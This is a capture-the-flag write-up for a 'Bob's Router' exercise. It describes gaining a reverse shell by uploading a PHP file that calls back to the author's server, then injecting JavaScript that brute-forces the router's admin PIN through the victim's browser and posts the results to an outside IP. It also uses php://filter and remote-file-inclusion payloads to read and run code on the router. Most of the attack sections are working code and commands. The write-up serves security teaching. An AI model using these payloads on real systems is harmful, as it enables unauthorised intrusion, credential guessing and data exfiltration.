README

Bob's Router

March 12, 2019

Contents

1 Summary

This is the readme file for Bob's Router project. I have gained access to Bob's router and successfully obtained the FLAG. I also developed a reverse-shell that can be deployed on arbitrary server with a public IP.

This document is separated into 8 sections. I firstly discussed how to control the FLAG portal using a reverse shell, then talk about how to inject script and guess the pin number of the router. Next I will discuss how to find more vulnerability from the url. Then I will discuss in detail the vulneability I found. Then I will talk about constructing a reverse shell. The last section is devoted to be a list of all the files that are either used or important to keep.

2 Control the FLAG Portal

To launch csrf attack against Bob, we need to alter the content of the FLAG portal. To do this, I took advantage of the file upload vulnerability in the FLAG portal and uploaded a php script under the extension ".pdf.php". The script will open a socket to my own server at port 1234, and forward my command to "/bin/sh" and sends back all the output, creating a reverse-shell for me. More details will be discussed in later sections.

Then I start listening on port 1234 on my own server using the following netcat command:

```
nc -vnlp 1234
```

Next, I naviagte to my own "grade" page and chose to view the submitted file, which in turn executes the php script and gives me a reverse-shell:

```
ubuntu@ip-172-31-40-233:~$ nc -vnlp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 35.186.175.202 57538 received!
Linux flag-txiaotin 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27)
x86_64 GNU/Linux
 17:35:11 up 24 days, 19:30,  0 users,  load average: 0.00, 0.00,
0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Next, I want to edit the template file so as to inject a script tag in the landing page. However, the reverse-shell I have now isn't interactive enough to support real-time editting, so I have to upgrade this reverse-shell to something better. Most of the enhancement is from this blog `https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/`.

First, I use python's pseudo-terminal utilities to spawn a bash session in replace of the sh session:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Next, I stop the reverse-shell temporarily by pressing Ctrl-Z and went back to my original shell. Then I use the stty utility to change my terminal settings to raw mode and echo input characters:

```
stty raw -echo
```

Then I type "fg" to get back my reverse shell.

Then I type "reset" to reset the shell. It prompts for the type of shell I want. I type "xterm". Then I get a good bash reverse-shell with full interactive ability. Finally I try to fix some display issues:

```
export TERM=xterm
stty rows 50 columns 150
```

Now I can use editors like vi without any problem.

3 Inject script

To begin with, I need to have a way of telling Bob's behavior, so I rent an AWS server with a public IP. In the script, I will sent a message to that server indicating the state of Bob's behavior. The first step is to send a GET request to the address `http://router.local` from Bob's browser. I used the following script to do so.

```
var xhr = new XMLHttpRequest();
xhr.onload = function (e) {
    var xhr2 = new XMLHttpRequest();
    xhr2.open('POST', 'http://<aws-ip>:8888', true);
    xhr2.send('msg=' + xhr.response);
}
xhr.open('GET', 'http:router.local');
xhr.send('');
```

Using this script, I get the html page for Bob's router:

```
<html>
    <head>
<link href='https://fonts.googleapis.com/css?family=Jura:400,500,600,300'
rel='stylesheet' type='text/css'>
<link rel="stylesheet" type="text/css" href="index.css">
    </head>

    <body>
<div id="loginDiv">
    <img src="http://hmapr.com/wp-content/uploads/2011/07/secure-lock.png"/>
    <h1>CISCO Administration Portal</h1>
    <h2>Authentication Required</h2>
</div>

<div id="loginForm">

    <form id="login_form" action="login.php" method="POST" onsubmit="return
validateLoginForm()" ><input type="hidden" name="PHPSESSID" value="ohbjbcgmsm15p7kot6s
/>
<input type="text" name="username" placeholder="jcarberry"/>
<input type="password" name="pin" placeholder="1234"/>
<p>I am not a robot <input type="radio" name="notRobot"/></p>
<input type="submit" value="Submit"/>
    </form>
</div>
    </body>
    <script>
function validateLoginForm() {
    form = document.getElementById("login_form");
    if (!form["notRobot"].checked) {
alert("You must not be a robot in order to submit this form.");
return false;
    }
}
    </script>
</html>
```

In this html is a login form with four important fields: PHPSESSID, username, pin and notRobot. I suspect that PHPSESSID is required by the server, so I have to send back the same PHPSESSID in order for my request to be recognized. The username is usually, to my experience, "admin". The

radio checker "notRobot"'s correct value should be "on", indicating that it's selected. The rest of the puzzle is the pin.

I noticed that its placeholder is "1234", which might indicate that it's a four-digit pin. There are 10000 4-digit pins and brute-forcing all of them shouldn't be too difficult.

4 Brute-force pin numbers

In order to automate the pin-guessing process, we need to sequentialize the guess. That is, we only sends the next guess after the previous guess fails. This is because that each time Bob sends a GET request to `http://router.local`, the PHPSESSID will be refreshed. If I simply create a bunch of POST requests with different pins, I cannot guarantee that the PHPSESSID contained in each request is valid by the time it reaches the router. It is also a waste of resource if some requests already succeed.

The solution I found is to use a recursive callbacks that generates new XMLHttpRequest if and only if the current request fails. The new XMLHttpRequest should also conatin the PHPSESSID returned from the previous request.

```
var START = 0;
var END = 1000;
var LOGINURL = 'http://router.local/login.php';
var xhrs = [];
function guessToPin(guess) {
return ('0000' + guess).substr(-4, 4);
}
function responseToSessID(response) {
return response.match(/[0-9a-z]{20,}/g)[0];
}
function isGoodResponse(response) {
var matched = response.match(/error/g);
return !matched || matched.length != 1;
}
function sendSuccessfulMessage(goodguess, html) {
var xhr4 = new XMLHttpRequest();
xhr4.open('POST', 'http://18.217.54.18:8888', true);
xhr4.send('pinnum=' + guessToPin(goodguess) + '&success=' + html);
xhrs.push(xhr4);
}
```

```
function sendAllFailMessage(badguess) {
var xhr4 = new XMLHttpRequest();
xhr4.open('POST', 'http://18.217.54.18:8888', true);
xhr4.send('pinnum=' + guessToPin(badguess) + '&ALLFAILED=true');
xhrs.push(xhr4);
}
function sendThisFailMessage(badguess) {
var xhr4 = new XMLHttpRequest();
xhr4.open('POST', 'http://18.217.54.18:8888', true);
xhr4.send('pinnum=' + guessToPin(badguess) + '&failed=true');
xhrs.push(xhr4);
}
function sendHereMessage() {
var xhr4 = new XMLHttpRequest();
xhr4.open('POST', 'http://18.217.54.18:8888', true);
xhr4.send('here=True');
xhrs.push(xhr4);
}
function composePOSTMessage(sessid, pin) {
  return 'PHPSESSID=' + sessid + '&username=admin&pin=' + pin + '&'
+ 'notRobot=on';
}
function process(response, currguess) {
if (isGoodResponse(response)) {
sendSuccessfulMessage(currguess, response);
return;
} else {
if (currguess == END) {
sendAllFailMessage(currguess);
return;
}
sendThisFailMessage(currguess);
var xhr5 = new XMLHttpRequest();
xhr5.open('POST', LOGINURL, true);
xhr5.onload = createFunc(xhr5, currguess + 1, true);
xhr5.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xhr5.send(composePOSTMessage(responseToSessID(response), guessToPin(currguess
+ 1)));
xhrs.push(xhr5);
}
```

```
}
function createFunc(xhr, currguess, guessed) {
return function(e) {
if (guessed) {
process(xhr.response, currguess);
} else {
var xhr3 = new XMLHttpRequest();
xhr3.open('POST', LOGINURL, true);
xhr3.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xhr3.onload = function(event) {
process(xhr3.response, currguess);
};
xhr3.send(composePOSTMessage(responseToSessID(xhr.response), guessToPin(currguess)));
xhrs.push(xhr3);
}
};
}
var xhr = new XMLHttpRequest();
var f = createFunc(xhr, START, false);
xhr.onload = f;
xhr.open('GET', 'http:router.local');
xhr.send('');
xhrs.push(xhr);
```

In the script, we first create a new XMLHttpRequest, bind a callback, and sends a GET request to the router. The callback will create another POST request along with the first guess (START), bind it with the same callback, and send it to `http://router.local/login.php`. Each time we receive a response from the POST request, we will examine whether it's a good response. If it is, we send the full response to my AWS server and terminate the recursive callbacks. If not, we launch the next guess with PHPSESSID extracted from the current response.

To dertermine whether it's a good response, I look for the string "error" in the response. If it's present, the response is bad and the guess has failed. If not, then the response is good and the guess has succeeded.

An important detail is that we have to set the "Content-Type" header to "application/x-www-form-urlencoded" or the router will not recognize our request.

Finally, Bob will refresh every 15 seconds, meaning that we only have a time window of 15 seconds to do our guess work. Through experiement I found that we can only do about 1500 guesses within 1500 seconds. As a


result, I have to manually edit the script every 15 seconds so as to cover all the pins from 0000 to 9999.

After some attempts, I get a success message indicating that the correct pin is 6607 and the admin pages' html:

```
<html>
    <head>
<link href='https://fonts.googleapis.com/css?family=Jura:400,500,600,300'
rel='stylesheet' type='text/css'>
<link rel="stylesheet" type="text/css" href="home.css">
    </head>
    <body>
<h1> Welcome, Admin! </h1>
<h2> Router Stats </h2>
    </body>
    <p style='color: white'>Router status: OK</p><p style='color:
white'>Packets Dropped: 621/s</p><p style='color: white'>Upload speed:
8MB/s</p><p style='color: white'>Download speed: 17MB/s</p><p style='color:
white'>Default Gateway: 192.168.1.1</p><p style='color: white'>Primary
DNS: 8.8.4.4</p></html>
```

5 Get reseponse URL

The admin page does not look particularly interesting. There is no links nor forms in the html. But what could be interesting is the URL. It is important to realize that the page above isn't returned directly from `http://router.local/login.php`, but return by another endpoint via redirection. Here's my understanding of the redirection before knowing exactly how this works.



In order to find out the actual endpoint that returns our html, we need to use the `responseURL` attribute of the `XMLHttpRequest`.

So I changed the injection script to the following.

```
...
function tryGetAccess(sessid, xhr) {
$.ajax({
type: 'POST',
url: 'http://18.217.54.18:8888',
data: 'url=' + xhr.responseURL
});
}

function process(response, currguess, lastsessid, xhr) {
if (isGoodResponse(response)) {
sendSuccessfulMessage(currguess, response);
      tryGetAccess(lastsessid, xhr);
return;
} else {
      ...
}
...
```

This function will send to my server the actual url of the response, which is

```
http://router.local/home.php?action=view&PHPSESSID=hnsle83eitaemuce4trqsainb0
```

This is interesting because not only do we know another endpoint `home.php` we have an extra field `action` to play with.

6 Poke with the action field

My first impression was that the "view" is some sort of option, and there might be other options (e.g "donwload", "upload"). So I tried many other option words but of course none of them worked. Then it occured to me that "view" might represent a file, and the `home.php` script will simply call `reafile()` on whatever the action field is. So I tried to call

```
http://router.local/home.php?action=./view&PHPSESSID=hnsle83eitaemuce4trqsainb0
```

And it worked! The same status information was sent back to me.

So I am confimed that we can give any file name to the action field and php will read it for us. So I tried the following request.

```
http://router.local/home.php?action=/etc/passwd&PHPSESSID=hnsle83eitaemuce4trqsainb0
```

But it didn't work. Regardless of how I changed the special characters like "/" to its url encoding, `/etc/passwd` would not be read and returned. I was out of option.

However, during some googling, I came across the follow trick: php-FilterVulnerability. It says that PHP above version 5.0.0 has the function `php://filter/convert.base64_encode/resource=<filename>`, which forces PHP to base64 encode any file with name `<filename>.php` before it is used in the require statement. So I tried the following request.

```
http://router.local/home.php?PHPSESSID=hnsle83eitaemuce4trqsainb0&action=php://filter/
```

Then I get the following encoded string:

```
PD9waHAKCWVjaG8gIjxwIHN0eWxlPSdjb2xvcjogd2hpdGUnPlJvdXRlciBzdGF0dXM6IE9LPC9wPiI7CgllY2hvICI8c
    +
    VXBsb2FkIHNwZWVkOiAiIC4gc3RydmFsKHJhbmQoMiwgMTApKSAuICJNQi9zPC9wPiI7CgllY2hvICI8cCBzdHlsZ
    +
    RGVmYXVsdCBHYXRld2F5OiAxOTIuMTY4LjEuMTwvcD4iOwoJZWNobyAiPHAgc3R5bGU9J2NvbG9yOiB3aGl0ZSc
    +UHJpbWFyeSBETlM6IDguOC4OLjQ8L3A+IjsKPz4K
```

It is obviously a base64 encoded string, so I decode it by

```
echo
    PD9waHAKCWVjaG8gIjxwIHN0eWxlPSdjb2xvcjogd2hpdGUnPlJvdXRlciBzdGF0dXM6IE9LPC9wPiI7CgllY2hvI
    +
    VXBsb2FkIHNwZWVkOiAiIC4gc3RydmFsKHJhbmQoMiwgMTApKSAuICJNQi9zPC9wPiI7CgllY2hvICI8cCBzdHlsZ
    +
    RGVmYXVsdCBHYXRld2F5OiAxOTIuMTY4LjEuMTwvcD4iOwoJZWNobyAiPHAgc3R5bGU9J2NvbG9yOiB3aGl0ZSc
    +UHJpbWFyeSBETlM6IDguOC4OLjQ8L3A+IjsKPz4K | base64 -d
```

And I obtained the source code of `view.php`.

```
<?php
echo "<p style='color: white'>Router status: OK</p>";
echo "<p style='color: white'>Packets Dropped: " . strval(rand(10,900))
. "/s</p>";
echo "<p style='color: white'>Upload speed: " . strval(rand(2, 10))
. "MB/s</p>";
echo "<p style='color: white'>Download speed: " . strval(rand(5,
50)) . "MB/s</p>";
echo "<p style='color: white'>Default Gateway: 192.168.1.1</p>";
echo "<p style='color: white'>Primary DNS: 8.8.4.4</p>";
?>
```

Using the same method, I sends the following two requests

```
http://router.local/home.php?PHPSESSID=hnsle83eitaemuce4trqsainb0&
    action=php://filter/convert.base64_encode/resource=index

http://router.local/home.php?PHPSESSID=hnsle83eitaemuce4trqsainb0&
    action=php://filter/convert.base64_encode/resource=home
```

And obtained the source code of both `index.php` and `home.php`.

——**index.php**

```
<?php
    // Added by zespirit in 2019: this header deals with CORS issues.
    header("Access-Control-Allow-Origin: *");

    session_start();
    if ($_SESSION["username"] == "admin") {
// Good enough for me
header("location: home.php?action=view");
    }

    // try to open the file and if it doesn't exist run setup
    if (!file_exists("admin.pin.txt") && !$_GET["dontsetup"]) {
header("location: setup.php");
    }
?>

<html>
    <head>
<link href='https://fonts.googleapis.com/css?family=Jura:400,500,600,300'
rel='stylesheet' type='text/css'>
<link rel="stylesheet" type="text/css" href="index.css">
    </head>

    <body>
<div id="loginDiv">
    <img src="http://hmapr.com/wp-content/uploads/2011/07/secure-lock.png"/>
    <h1>CISCO Administration Portal</h1>
    <h2>Authentication Required</h2>
</div>

<div id="loginForm">
    <?php if($_GET["error"]) { ?>
```

```
<p class="error"><?php echo $_GET["error_string"]; ?></p>
    <?php } ?>

    <form id="login_form" action="login.php" method="POST" onsubmit="return
validateLoginForm()" >
<input type="text" name="username" placeholder="jcarberry"/>
<input type="password" name="pin" placeholder="1234"/>
<p>I am not a robot <input type="radio" name="notRobot"/></p>
<input type="submit" value="Submit"/>
    </form>
</div>
    </body>
    <script>
function validateLoginForm() {
    form = document.getElementById("login_form");
    if (!form["notRobot"].checked) {
alert("You must not be a robot in order to submit this form.");
return false;
    }
}
    </script>
</html>
```

———-home.php

```
<?php
    // Added by zespirit in 2019: this header deals with CORS issues.
    header("Access-Control-Allow-Origin: *");

    session_start();

    // Validate the current session
    if ($_SESSION["username"] !== "admin") {
// redirect to login
header("location: index.php");
    }

    // User is authenticated.
?>

<html>
```

```
    <head>
<link href='https://fonts.googleapis.com/css?family=Jura:400,500,600,300'
rel='stylesheet' type='text/css'>
<link rel="stylesheet" type="text/css" href="home.css">
    </head>
    <body>
<h1> Welcome, Admin! </h1>
<h2> Router Stats </h2>
    </body>
    <?php
$action = $_GET["action"];
if ($action) {
    include($action . ".php");
}
    ?>
</html>
```

By examining `home.php`, we found a file inclusion vulnerability and it also explains why `home.php` never reads `/etc/passwd`.

7 File Inclusion Vulnerability

The snippet `include($action . ".php")` leaves a file inclusion vulnearbility. We can substitute `$action` with a url to an arbitrary php file and made it execute it locally.

To do that, I wrote a simple snippet to test it.

```
<?php
    phpinfo();
?>
```

I save this file with name `download.php` at my own server with IP 18.217.54.18. I opened apache in that server at put this file in the directory `/var/www/html`. I verified that I can visit this file using browser. Then I change the request url on the FLAG Portal:

```
http://router.local/home.php?PHPSESSID=hnsle83eitaemuce4trqsainb0&
    action=http://18.217.54.18/download
```

And I receives the result of `phpinfo()` from Bob's browser.

8 Develop a reverse shell

I learned significantly how to write a reverse shell from an implementation from pentestmonkey (Although later I realized that I can write a python reverse-shell and invoke it via php's `system()/exec()` function).

First of all, we create a client socket connection to our (attacker's) machine at the desired IP and port. If this step fails, we exit the script.

Second of all, we create a process in the victim's (router) machine which runs the binary `/bin/sh`. But when creating it we ask it to replace the default stdin, stdout and stderr with three pipes: one for reading, two for writing.

Then we create a while loop. Inside the loop, we leverage the system call `select()` (in php it's `stream_select()`), which accepts three arrays of file descriptors, and will immediately return the number of available files to read/write. Note that this function will also removes all non-avialable files from the three arrays that are passed in as parameters.

So we can then check whether the socket is readable (meaning the attacker has typed in some commands to the reverse-shell). If so, we pipe all the input to the pipe representing the stdin of the shell process.

If the pipe of the process's stdout is readable, we read it and write it to the socket. This gives the attacker real-time outputs of the command that he/she just entered.

If the pipe of the process's stderr is readble, we also read it and write it to the socket.

Using this reverse shell and the shell improvement technique mentioned before, I got a reverse-shell to Bob's router and successfully found the flag.

9 FLAG

6784c533-769d9ce5-e3d48611-dfe2ffc6

10 Files and how they are used

10.1 brute-force-pin.js

This is the script to brute-force the pin numbers.

10.2 collector.py

Contains a tornado web server that listens to port 8888 and prints any incoming messages.

10.3 finder.py

Searchs for successful in a "log.txt" (I used it once before I optimize brute-force-pin.js to only send successful messages in full)

10.4 index.html

The router's landing page.

10.5 admin.html

The router's admin page after successful authentication.

10.6 fake

A folder with index.php, login.php and a few css files that simulates the router's web server's structure. I used it for testing brute-force-pin.js to check for any programming errors.

10.7 reverse-shell.php

The reverse shell I used.

10.8 router$_{\text{(home/index/view)}}$.php

The router's php files.

10.9 FLAG

The flag.